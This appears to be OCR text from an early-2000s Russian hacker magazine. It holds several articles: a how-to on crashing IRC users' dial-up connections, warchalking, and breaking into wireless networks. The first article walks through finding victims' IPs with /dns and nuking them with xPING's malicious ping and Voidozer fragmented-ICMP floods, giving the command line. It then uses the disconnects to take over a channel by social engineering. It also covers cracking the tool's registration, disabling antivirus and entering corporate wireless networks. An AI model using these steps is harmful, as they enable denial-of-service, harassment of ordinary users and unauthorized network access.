
Инсталлить прогу не нужно - просто распакуй архив в какую-нибудь диру. Получишь: екзешник, readme.txt, pingdata.ini (здесь хранятся три описанные AT-команды, но можно добавить и своих) и hosts.ini (сюда нужно класть нарытые IP'шники, чтобы не вводить их с клавы каждый раз).

Автор, как любой нормальный человек, хочет пива или не пива, поэтому рядом с кнопочкой «Жми сюда» (...и пусть тебя не мучает совесть) стоит цифирь «15». Это число халявных нажимов. Дальше автор предлагает тебе прогуляться на канал #IRCToolZ (irc.dal.net:6667) и зарегить тулзу у

**Точно! Пинком под зад :).**

него. Я его там чего-то не нашел, а потому, рассудив здраво, что с серьезной защитой он не парился, просто полез в реестр (для чешек ламоботных напоминаю: для этого есть тулза regedit.exe в дире с Виндой). В ветке HKEY_CURRENT_USER/SOFTWARE/XPING/TfmMain меняй параметр Registered на «yes». Clicks менять бесполезно, так как его максимальное значение равно 15, и придется нырять в реестр постоянно (только вот зачем? :)).

**Да ладно, чего там! Матерись вовсю!**



**Сколько клонов расплодилось!**

## СОБАКА БАСКЕРВИЛЕЙ ИЩЕТ СВОЮ ЖЕРТВУ

Все готово: xPING висит в трее, ты сидишь на канале и болтаешь с кем-нибудь для отвода глаз. Давай почекаем кого-нибудь. Опов лучше не трогать, так как это либо боты, либо перцы, сидящие на толстом канале (хотя не всегда ;)). Выбирай себе простую девочку-припевочку или мальчика-зайчика, запоминай ники и переключайся в окно статуса. В командной строке пиши: /dns kisa_vorobyaninoff (ну, или кто там у тебя) и дави ентырь. Таким макаром ты обратился к службе DNS, которая занимается тем, что резолвит IP'шники в имена хостов и наоборот. Дальше ты увидишь такие строчки:

*** Looking up xxx.xxx.xxx.xxx**
*** Resolved xxx.xxx.xxx.xxx to name.somehost.ru**

или

*** Unable to resolve xxx.xxx.xxx.xxx**

Итак, у тебя есть теперь IP'шник потенциальной жертвы... аборта :) и название хоста. Читай название. Если там встречается что-то типа dialup или ppp0, или имя какого-то прова, то это наш мальчик. Заноси IP'шник в свой черный список.

## НЮК ЕМ!

IP'шник у тебя уже есть (ты же об этом всегда мечтал). Вбивай его в окошко или выбирай из списка, если ты складировал IP в файло hosts.ini, галку возле «Пре-пинг» оставь (пусть хосты сперва проверяются на доступность) и дави кнопку «Жми сюда». Дальше сценарий может развиваться по одному из трех вариантов:

1) Удаленный хост не отвечает :(. Это значит, что там либо сервак с брандмауэром или анонимная прокся, тогда ловить нечего, либо у ламерюги настроен файерволл, тогда можно попытаться без пре-пинга.

2) Удаленный хост ответил и получил отправленный echo request (тот самый пинг с esc-последовательностью), и снова ответил, прислав в echo reply (ответ на ping) наш же мусор. Значит, модем без бага.

3) Удаленный хост ответил, получил злой ping и ушел в даун. Ура! Пациент дозрел - ставь рядом с его IP'шником жирную галочку :).

Если пациент активно общается в это время на канале, то реакция в виде отборных трехэтажных матов и флейма на любителей запустить в канал mp3'шку отчетливо видна. Без слез умиления смотреть невозможно :).

Сразу скажу, что повыкидывать с канала всех xPING'ом не получится, но и челов, подверженных баге, не так уж и мало. Я отловил троих на одном канале и еще двоих - на другом. Вполне достаточно, чтобы поднять себе настроение...


## ПОШЛИ ЕГО В БЕЗДНУ!

Если xPING не свалил жертву, совсем не факт, что ее не свалит Voidozer. Voidozer - это довольно грамотный нюкер, который бомбит удаленную систему сильно фрагментированными ICMP-пакетами (тот же пинг, только умный). Пока тачка на той стороне пытается собрать битые пакеты во что-то удобоваримое, на вход валятся все новые и новые куски, таким образом дико отжираются ресурсы, и тачка может либо подвиснуть, либо рухнуть, осветив окрестности синим экраном смерти. К сожалению, чтобы валить тачки на толстых каналах, тебе тоже нужна неслабая кишка. Однако на мопеде вполне возможно завалить 98-ю Вынь на дайлапе (мне, например, хватило убогого коннекта на 28,8 Kb). Чем мы, собственно, сейчас и займемся :).

## НАТОЧИМ СКОВОРОДКУ

Распакуй Voidozer в какую-нибудь диру. При этом у тебя жутко начнет материться антивирус, например, AVP'шник. Не дрейфь - коня там нет, просто многие инструкции Voidozer'а похожи на слепки виря, вот его и внесли в базу. Кстати, на время работы с Voidozer'ом антивирь придется выключить, чтобы не мешал. Так что готовь файерволл, чтобы не сидеть с голой жо...

Некоторой проблемой для тебя может стать то, что Voidozer консольный, то есть его нужно запускать из командной строки с параметрами: **voidozer.exe xxx.xxx.xxx.xxx -t 100**, где xxx.xxx.xxx.xxx - IP'шник, а 100 - число пакетов. Существует Virtual Voidozer II с графической оболочкой, однако автор выложил на пагу битый архив, да еще и просит перечислить ему бакс на пиво. Я же отрыл в сети альтернативный интерфейс, который ты можешь найти через filesearch по запросу «VoidozerFace.rar», размер не более 15 килобайтов (сенксы M@loy'ю). Запускай интерфейс, и ты готов к бою. Пошли на канал.




**Voidozer кого-то DoSит...**

## ПИНГОМЕТЫ К БОЮ!

На этот раз я советую тебе лезть в Инет через проксю, потому что твой IP'шник могут запалить и принять контрмеры, правда, это повлияет на скорость пинга, которая часто очень критична. Хотя можешь и так. Также запусти xPING - он нам пригодится.

Выбирай симпатичную целочку, запоминай ник и лезь в окно статуса. Резолвь IP'шники (/dns tselka), пока не найдешь дайлапщика. Фигачь IP в xPING и проверяй целку на доступность :). Если все OK и ник не отпал от xPINGA, вводи адрес в Voidozer. Поставь для начала количество пакетов, равное 30, и дави пимпу «Казнить!!!». Откроется окно DOS-сессии, где будет виден ход DoS-сессии :))). Когда Voidozer отработает, пингани IP'шник xPING'ом еще разок. Не доступен? Значит, юзер в ауте. Ура! В моем случае именно так и получилось: чувак выпал с синим экраном.

Однако так случается не всегда. Вражий комп потормозит, потормозит да и отвиснет обратно, что нас совсем не возрадует. Но у нас есть еще один




**А вот и первая безвинно павшая жертва :)**

Джокер в рукаве: IRC-сервак, чтобы не плодить фантомов (мусорные ники, оставшиеся от некорректного дисконнекта), время от времени пингует ник по IP'шнику (Ping? Pong!), и если ответа долго нет, выкидывает ник из IRC-сети. Что и требовалось доказать. В общем, ставь число пакетов, равное 200, и жди сообщения «Nick покинул IRC (ping timeout)». Гы! Ты своего добился :).

## ЧТО МОЖНО ПОИМЕТЬ

Если ченел ламский и у тебя толстенный канал или куча друганов, то можно задосить всех опов и устроить на ченеле полный сатан с флеймом, флудом и прочим вопиющим нарушением «канальских» правил - никто вас выкинуть не сможет (разве что IRCop). Но есть способ лучше.


Я решил замахнуться на временный захват канала, и, хотя способ ламерский, мне почти повезло :). Нужно было протестить опов канала (челов с плюшками) на вшивость. И вот после описанных выше действий один из опов ушел в даун и покинул IRC по таймауту, причем не понял, что произошло. Правда, через некоторое время вернулся - пришлось держать его под Voidozer'ом постоянно. Секи фишку: его ник освободился! На этом везение кончилось: ник оказался запоролен, и мне присвоили галимое имя опский_ник12345. Пришлось поменять опский_ник на опский_ник_. Это проканало. В ходе всех этих пертурбаций другие опы плевали в потолок (я фигею!). И тут мне снова повезло. Один из опов, то есть чел, который МОЖЕТ ДАТЬ ПЛЮШКУ, обратился ко мне, мол, чувак, чего скачешь туда сюда, как горная коза. И я тут же начал некислый развод. Спасите, помогите, какой-то гад отнял у меня ник! Чел на том конце удивился, мол, он же у тебя запаролен, на что я резонно ответил, что знаю, но мне от этого не легче. Чел посоветовал написать иркопам, которые имеют доступ к NickServ (фича, следящая за регистрацией и доступом к никам). Я сказал,



**Урря! Мама, я вынес опа!**

что уже написал, и стал ныть, мол, что же мне теперь, как последнему ламу, с таким ником сидеть. И чел уже почти выдал мне заветную плюшку, но по моему недосмотру задрюченный, истекающий кровью оп все же успел прорваться на канал под другим ником и запалил меня. Оп, которого я разводил, заорал: «А это кто?!!», и мне не осталось ничего другого, как ответить: «Конь в пальто!!!» - и смыться.

Если же тебе удалось оплюшиться описанным выше методом, то смело деопай всех опов командой: /mode #канал -ooo ник1 ник2 ник3 (число «o» после минуса должно быть равно числу ников) и владей каналом по полной. Правда, ты не сможешь удержать оборону без скриптов, которые будут кикать и банить бывших опов, и это все не значит, что ты сможешь за-



**А ты мне из-за двери: «А это, мля, кто?»**

регить ченел за собой. После дисконнекта все вернется на круги своя. Еще ChanServ (сервис, следящий за доступом к каналам) может снять плюшку с левого ника, поэтому его лучше зарегить у NickServ'а.

## ПОКИДАЯ КАНАЛ

Вот так можно без напряга убить впустую свое свободное время и получить низменное аморальное удовлетворение. На ламских каналах ты даже можешь прослыть элитным хаксором и получить от местных жителей плюшку на совершенно законных основаниях. Надеюсь, это все же подтолкнет тебя к изучению IRC. Удачи, маза хрякер!

# ДРАЙВ С ЧОКОМ И ВОК В РУКАХ

## пометь мелом открытые радиосети

Тебе, конечно, знакомо такое развлечение: поймать своей радио-трубкой базу соседа по дому и послушать, как он с кем-нибудь болтает, ну а если линия свободна, то позвонить за его счет любимой девушке в Таиланд или лучшему другу в Аргентину $-). То, о чем я тебе сегодня расскажу, берет начало у вышеописанной телефонной халявы и называется варчокинг (warchalking). А по-простому - хак локальных сетей по радио.

**Саламандра** (salamander@bk.ru)

### RADIO GAGA

За последние несколько лет радиоэзернет приобрел невероятную популярность - многие крупные предприятия заменили хабы и коммутаторы на беспроводные сетки. Особенно полюбили беспроводной доступ крутые начальники с ноутбуками - не надо каждый день в сетку втыкать. Но, как ты понимаешь, воздух - он общий, и радиоволны в нем - тоже. Как оказалось, войти в чужую радиосеть довольно просто. Что в ней делать - это уже на усмотрение. Сразу появилось множество халявщиков, которые ходили по улицам с ноутбуками и, поймав сигнал, исходящий от какого-нибудь здания, подсоединялись к сетке и залезали в Интернет. Создавались целые группировки, которые ездили по родным городам с картой и отмечали, где можно законнектиться. В народе такие люди стали зваться вардрайверы (wardrivers - те, кто ездили на тачках) и варвокеры (warwalkers - те, кто ходили пешочком). Был, однако, огромный недостаток у этих ребят - у каждого халявщика карта своя, и если у тебя такой карты нет, то приходится ее либо в И-нете искать (не факт, что она там есть), либо самому ее составлять, а эта перспектива отнюдь не ободряет. Так вот, сидели как-то кореша-варвокеры со своими ноутбуками в кафе, попивали пиво и задушевно беседовали. Один из них рассказал, что видел варвокеров, которые нарисовали на асфальте кабинет, приперли офисные стульчики, сели на них со своими ноутбуками и прикалывались, изображая бурную деятельность. Другой чел подхватил тему и поведал товарищам об американских бродягах времен великой депрессии, которые мелом рисовали на зданиях значки, предупреждающие собратьев бомжей о злых собаках, ментах в гражданской одежде, тюрьмах с клопами, добрых хозяйках, бесплатных докторах и т.д. и т.п.

И тут один перец говорит: «Круто, чуваки!! Давайте помечать мелом «бесплатные» здания!!!». Чуваки идею поддержали и называться стали варчокерами (чок (chalk) - это по-английски «мел»). Мэтт Джонс, которому принадлежала эта гениальная идея, немедленно опубликовал ее в Интернете, и уже через неделю все города Европы и Америки были изрисованы мелом.

### РИСУЕМ МЕЛОМ НА АСФАЛЬТЕ

Теперь немного о каракулях: Мэтт и его друзья налабали 3 знака, которые стали классическими среди варчокеров. Конечно, некоторые варчокеры от классики отходят, но в таком случае есть вероятность, что их не поймут.



Этот символ означает, что сеть открыта, передаваемые сообщения не шифруются. Сверху значка пишется SSID (System Set Identifier) - 32-значный номер, который аттачат к передаваемым пакетам все машинки, входящие в беспроводную сеть. По этому номеру сеть либо считает тебя «своим», либо нет. SSID передается в открытую, поэтому защитой как таковой не является. Варчокеры подписывают SSID сверху каждого значка, чтобы упростить жизнь товарищам-единомышленникам и чтобы эту сеть не спутали с другой. Снизу подписывается скорость коннекта.

Кружочек означает, что админ установил какую-то одну (или несколько) из многочисленных задниц, которые направлены на то, чтобы тебя в сеточку не пустить. Чаще всего эти задницы преодолимы и ничего страшного в них нет. Сверху, как всегда, - SSID, а внизу - скорость канала. Могут быть отметки о способе защиты канала.

Этой заднице уделили отдельный знак, потому что она слишком часто встречается. Здесь передаваемая информация зашифрована с помощью алгоритма WEP. Кстати, с Нета уже можно скачать программу, которая довольно быстро подбирает к WEP ключ. Некоторые добрые варчокеры подписывают ключ WEP рядом с SSID, чтобы собратьям уж совсем классно жилось на свете.

### А ЭТО ОЧЕНЬ ГРУБО?


Сами варчокеры считают, что ничего дурного в том, чтобы тырить траффик у других, нет, более того, они говорят, что фирмы сами приглашают к себе халявщиков тем, что фигово защищают свои сети. На своем сайте Мэтт пишет, что открытые сети - как бесплатный толчок, если надо сходить, то ты идешь, а чтобы не перепутать с милицейским постом висит табличка: общая дыра, мол. На это Мэтту отвечают: «В ресторанах тоже бесплатные туалеты. Но туда ходят только посетители ресторана, если бы туда ходили все кому ни попадя, то ресторан понес бы убытки - клиентам наверняка бы не понравилось, что их покой нарушает беспорядочная толпа. А вас, варчокеров, поразвелось нынче, так что вы все сети загадите». На что Мэтт отвечает: «Это что же мы в один толчок одновременно хезать будем??» - «Да дались тебе эти толчки!!» - «Да, дались!! Ты меня засранцем назвал!!» - «Не называл я тебя засранцем!


**Сетка открыта, заходи, чувствуй себя как дома**

Хоть ты этого и заслуживаешь!» - «Ах, так, да?! Ну, держись ты (далее все убрано цензурой)!!».

## РАДИО - НАРОДУ!!!

Как видишь, мнений по поводу «хорошо быть варчокером или плохо» довольно много. Движение вызвало много скандалов и немедленно приобрело как сторонников, так и врагов. Фирма Нокиа, например, считает это кражей. На сайте БиБиСи написано: «Это забавно» (кстати, Мэтт - вэб-дизайнер сайта БиБиСи ;-). Один агент ФБР опубликовал письмо-обращение, в котором он доводил до сведения бизнесменов, что меловые каракули, обнаруженные на фасаде здания, означают плохую работу админа. В Канаде фирма Fat Port выпустила некий хардвэр, который втыкается между радиоканалом и обычной сетью фирмы и не пускает всех непрошеных гостей. Как именно это происходит, фирма FP не объясняет, зато берет 200 баксов в месяц за техническую поддержку свой коробочки. Американская сеть кафе Starbucks поставила в каждой пятой забегаловке по беспроводной сетке. Садишься пить кофе и в Нете ползаешь, стоит эта радость 12$ в час. Правда, у фирмы, которая проводила сеточки для Звездных Баксов, можно купить абонемент с неограниченным трафиком и временем - 50$ в месяц. В Интернет-магазинах появилась куча шняги, связанной с




**Задница!!!**

варчоком - футболки с лозунгами типа «Давай поварчокаем вместе, детка» или «Бесплатный Интернет по радио - народу!!», появились также кепки, шорты и даже мел в модных коробочках со знаком открытой сети. Юристы сидят и пытаются сформулировать варчок как-нибудь так, чтобы он попадал под действие Уголовного кодекса. Пока что у них получилось вот что: начертание мелом каракулей - это распространение конфиденциальной информации. Никакой ответственности конкретно за варчокерство нет, хотя, конечно, больше всего подходит кража и проникновение в частную собственность. Наверно, юристы скоро придумают статьи по варчоку. Никто пока даже


**WEP - застраховано, закодировано, заминировано**

не пытался судиться с варчокером. Результат иска просто не оправдал бы затраченных средств - все равно всех варчокеров не остановишь, да и не очень они наглые - ничего громадного по сетке не качают. Но это все про забугорных варчокеров - за бугром они вообще все такие культурные, скромные. В России как заметного движения варчокеров пока нет, но его появление - в твоих руках.

# ДОСТУП В СЕТЬ ИЗ ТРЕХ БУКВ

## стандарты и способы взлома беспроводных сетей

С наступающим тебя, хацкер :). Выдь на волны, там слон раздается. Пока еще раздается... На волнах, всем желающим... На радиоволнах идет раздача слонов - там лежат бесплатные гигабайты трафика и доступ ко всем открытым шарам той локалки, в которую воткнули точку доступа. Радиодоступа. Точка. Читай дальше.

Radiator (radiator@supermail.ru)

рис. Ильдар Идиатулин

### ЕЩЕ ОДНА СТЕПЕНЬ ТВОЕЙ СВОБОДЫ

Идея заменить провод между компом и сетью на радиоканал, в общем, не так что бы очень новая - ей примерно столько же лет, сколько и локальным сетям. Подозреваю, что впервые она приходила в голову еще первобытным пользователям локальных сетей на заре девяностых годов прошлого века. Они спотыкались о патчкорд, вырывали нахрен розетку из стены или корд из машины и вслух мечтали о светлом будущем без проводов... На заре цивилизации, однако, все сдерживалось примитивными технологиями и несовершенством конструкции портативных компьютеров (знаешь ли ты, что первые ноутбуки весили сорок килограммов, работали на солярке и владельцам приходилось возить их в маленьких тележках?). Решительный прорыв был сделан сравнительно недавно, когда оказалось, что мировой кризис - это когда покупать новую технику никто не хочет, сколько ни падай. Цены на всю радиошнягу рухнули до пола, и народ потянулся к новому. Первыми, естественно, были директора с ноутами и секретаршами, затем настала очередь ценных специалистов, а потом оказалось, что купить по радиокарте в каждую машину дешевле, чем прокладывать по фирме сеть из проводов. И радио стали брать, как горячие пирожки.

### A,B,G СИДЕЛИ НА ТРУБЕ

Ну, заглянув себе в карман, прямо скажем - не такой уж он и дешевый, этот радиохард. Карта в ноут стоит около сотни буказоидов, PCI в десктоп чуть дешевле, а точка радиодоступа (то, что втыкают в обычную сетку) от двухсот и выше. Причем это Китай, а Киска и Триком - дороже. Поэтому нам с тобой, старик, при оснащении нельзя ошибаться и надо выбрать правильное железо. Оно, кстати, работает в трех разных стандартах, и с выбором стандарта тоже надо определиться сразу.

Разрабатывает стандарты беспроводных коммуникаций любимый институт IEEE, и называется все это серией IEEE 802.11 с буквами. На сегодня изданы и приняты в работу мировой промышленностью стандарты 802.11a и 802.11b. Скоро обещают опубликовать стандарт 802.11g, возможно, к выходу этой статьи он уже будет издан, и появятся первые железки. Остальные стандарты пока в работе.

Самый старый и наиболее проработанный из них - 802.11b, он выпущен в 1999 году. Для его поддержки и распространения была создана ассоциация Wi-Fi Alliance, в ней - очень серьезные организации, и стандарт освоили очень хорошо.

По имени ассоциации стандарт 802.11b часто называют Wi-Fi. Именно в нем работает большинство существующих беспроводных локалок, цены на железо Wi-Fi очень гуманные, и оборудование работает с вполне приличной скоростью - до 11 Мбит в секунду.


**Из списка членов Wi-Fi Alliance. Правда, солидно?**

Второй действующий стандарт, 802.11a, выпущен совсем недавно, ему чуть больше года. Хард, работающий в стандарте 802.11a, пока что дорогой, его не очень много, но он заметно быстрее - до 54 Мбит в секунду.


А вот теперь смешное, старик: эти два действующих радиостандарта работают на разных частотах и не понимают друг друга. То есть вообще никак. И выбор у нас с тобой (и у наших будущих подопечных :) или - или. Или быстро, но дорого, или медленно, но дешево и популярно. Вопрос сложный, согласись, и для нас с тобой тоже - возьмем не ту карточку, что все остальные, и хакать будет некого.


Принять решение нам поможет 802.11g, который, хоть еще и не появился, но уже пинается. Дело в том, что он является расширением 802.11b и будет работать на той же частоте, будет понимать все железки стандарта 802.11b, но скорость обмена возрастет до 54 Мбит в секунду. Наш выбор, таким образом, очевиден: берем 802.11b.

**Радиодоступ открывает огромную дыру прямо во внутренней сети фирмы, за всеми файрволлами и прокси.**

### В НЕБЕ АНГЕЛОЧКИ, А НА ЗЕМЛЕ...

С чего начинается радиодыра? Наверное, как обычно, все хотят, чтобы было как лучше, а получается как всегда. То ли Большой Босс снова отломал сетевой разъем у своего ноутбука, то ли админа достали бесконечные переезды из комнаты в комнату и перекладка проводов, но вот однажды на





**Stumbler выловит доступные сетки**

фирме появляется точка радиодоступа и несколько радиокарточек, сначала, как правило, в ноутбуках. Админ и инженеры рады - они избавились от головной боли, повысили мобильность сотрудников и решили проблему постоянных переездов. Но радиоволнам стены фирмы не указ, и может вполне оказаться, что вход в сеть фирмы по радио работает далеко за ее пределами, например, на тротуаре, прямо под окнами, где по странной случайности стоим мы с тобой и вертим в руках ноутбук :). То есть еще раз: радиодоступ открывает в защите фирмы огромную дыру и открывает ее прямо во внутренней сети, за всеми файрволлами и прокси.
Что это значит для нас, старик? Как минимум, это - халявный скоростной Инет, возможность скачать свежую Красную Шапку, музон и веселые картинки, не потея ночью у момеда. Ну и можно невзначай узнать много интересного про обслуживающую тебя фирму, как ты понимаешь... Круто, в общем...

## ВЫХОДИМ НА ТРОПУ

Так, будем считать, что я тебя убедил и ты готов выйти на тропу войны. Похвально, перец, но где ты видел настоящего индейца без лошади и томагавка? Так-то, Большой Змей, ищи тачку с тонированными стеклами и ноутбук. Не забудь найти в ноут карточку стандарта 802.11b. Кстати, европейские могикане очень хвалят карточки ORINOCO, в особенности те, что с выносными антеннами. На ноуте желательно иметь любой свежий маздай и пингвина, чтобы не ограничивать себя в выборе софта.
